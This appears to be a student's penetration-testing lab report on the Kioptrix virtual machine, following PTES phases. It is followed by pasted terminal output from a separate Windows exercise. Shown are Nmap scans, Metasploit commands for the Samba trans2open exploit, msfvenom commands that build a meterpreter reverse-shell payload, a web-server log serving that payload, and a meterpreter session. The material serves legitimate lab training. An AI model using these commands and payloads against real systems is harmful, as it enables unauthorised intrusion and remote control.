VULNERABILITY ASSESSMENT AND PENETRATION TESTING REPORT

Target System : Kioptrix Virtual Machine

Testing Methodology : PTES

Testing Tools : Kali Linux, Nmap, OpenVAS, Metasploit

Executive Summary

Example:

A security assessment was conducted on the Kioptrix virtual machine to identify vulnerabilities that could be exploited by attackers. The test followed the Penetration Testing Execution Standard (PTES) methodology and used tools such as Nmap, OpenVAS, and Metasploit. During the assessment, multiple open services were discovered, including SMB and HTTP. A critical Samba vulnerability was successfully exploited, allowing remote command execution on the system. This demonstrates that an attacker could gain unauthorized access to the server and potentially compromise sensitive data. Immediate patching and service hardening are recommended to mitigate these risks.

Scope of Testing

Target System : Kioptrix VM

Target IP : 192.168.56.101

Testing Environment : Virtual Lab

Attacker Machine : Kali Linux

Testing Methodology : PTES

Methodology (PTES Phases)

Explain the steps.

Phase Description

Reconnaissance Information gathering about target

Scanning Identify open ports and services

Vulnerability Analysis Identify system weaknesses

Exploitation Attempt to exploit vulnerabilities

Post-Exploitation Collect evidence and maintain access

Reconnaissance

Tool Used:

Nmap

Command:

nmap -A 192.168.56.101

Example result:

Port	Service
22	SSH
80	HTTP
139	SMB

Vulnerability Assessment

Tool:

OpenVAS / Greenbone

Example Vulnerability:

Vulnerability	Severity
Samba trans2open RCE	Critical

Exploitation

Tool:

Metasploit Framework

Commands used:

```
msfconsole
use exploit/linux/samba/trans2open
set RHOSTS 192.168.56.101
set LHOST 192.168.56.102
exploit
```

Example result:

Command shell session opened

Evidence Collection

Commands executed:

id

uname -a

pwd

ls

Example result:

uid=0(root) gid=0(root)

Findings Table

Timestamp	Target IP	Vulnerability	PTES Phase
2025-08-25 13:00	192.168.56.101	Samba trans2open RCE	Exploitation

Risk Severity Chart

Risk Level	Description
Critical	Full system compromise possible
High	Sensitive data exposure
Medium	Limited system access
Low	Minor security weakness

Your finding:

Samba RCE → Critical

Recommendations

• Update Samba service

• Disable unused ports

• Implement firewall rules


• Perform regular vulnerability scans

• Maintain patch management


Conclusion

Example:

The penetration test identified critical vulnerabilities that allow attackers to gain unauthorized access to the system. Exploitation of the Samba vulnerability demonstrated the risk of remote code execution. Implementing security patches and improving network security controls will significantly reduce the attack surface and protect the system from potential attacks.




```
Interface  5
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:e8:9d:ca
MTU          : 1500
IPv4 Address : 192.168.1.7
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::b7bf:ce00:30bf:b38d
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > ls
Listing: C:\Users\vjery\Downloads
=================================

Mode              Size  Type  Last modified             Name
----              ----  ----  -------------             ----
100666/rw-rw-rw-  282   fil   2026-02-28 14:04:31 +0530  desktop.ini
100777/rwxrwxrwx  7168  fil   2026-03-04 12:54:21 +0530  payload (3).exe

meterpreter > cd Desktop
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > ls
Listing: C:\Users\vjery\Downloads
=================================

Mode              Size  Type  Last modified             Name
----              ----  ----  -------------             ----
100666/rw-rw-rw-  282   fil   2026-02-28 14:04:31 +0530  desktop.ini
100777/rwxrwxrwx  7168  fil   2026-03-04 12:54:21 +0530  payload (3).exe

meterpreter >
```



```
zsh: corrupt history file /home/jeryston/.zsh_history
┌──(jeryston㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=4444 -f exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 7168 bytes
Saved as: payload.exe

┌──(jeryston㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.6 LPORT=4444 -f exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 7168 bytes
Saved as: payload.exe

┌──(jeryston㉿kali)-[~]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.1.7 - - [04/Mar/2026 12:45:44] "GET / HTTP/1.1" 200 -
192.168.1.7 - - [04/Mar/2026 12:45:44] code 404, message File not found
192.168.1.7 - - [04/Mar/2026 12:45:44] "GET /favicon.ico HTTP/1.1" 404 -
192.168.1.7 - - [04/Mar/2026 12:45:55] "GET /payload.exe HTTP/1.1" 200 -
192.168.1.7 - - [04/Mar/2026 12:46:58] "GET /payload.exe HTTP/1.1" 304 -
192.168.1.7 - - [04/Mar/2026 12:47:45] "GET /payload.exe HTTP/1.1" 304 -
192.168.1.7 - - [04/Mar/2026 12:53:03] "GET /payload.exe HTTP/1.1" 304 -
```

```
Currently scanning: 172.18.0.0/16   |   Screen View: Unique Hosts

7 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 420
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.1     52:54:00:12:35:00      1      60  Unknown vendor
192.168.1.2     52:54:00:12:35:00      1      60  Unknown vendor
192.168.1.3     08:00:27:94:e1:c2      4     240  PCS Systemtechnik GmbH
192.168.1.104   08:00:27:40:d4:9e      1      60  PCS Systemtechnik GmbH
```

```
jeryston@kali: ~
Session  Actions  Edit  View  Help
┌──(jeryston㉿kali)-[~]
└─$ nmap -A 192.168.1.104
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-04 15:17 IST
Nmap scan report for 192.168.1.104
Host is up (0.0034s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
|_sshv1: Server supports SSHv1
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
80/tcp    open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1          32768/tcp   status
|_  100024  1          32768/udp   status
139/tcp   open  netbios-ssn Samba smbd (workgroup: fMYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: 400 Bad Request
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-09-26T09:32:06
|_Not valid after:  2010-09-26T09:32:06
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_    SSL2_DES_64_CBC_WITH_MD5
|_ssl-date: 2026-03-04T20:17:44+00:00; +10h29m59s from scanner time.
32768/tcp open  status      1 (RPC #100024)
MAC Address: 08:00:27:40:D4:9E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```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
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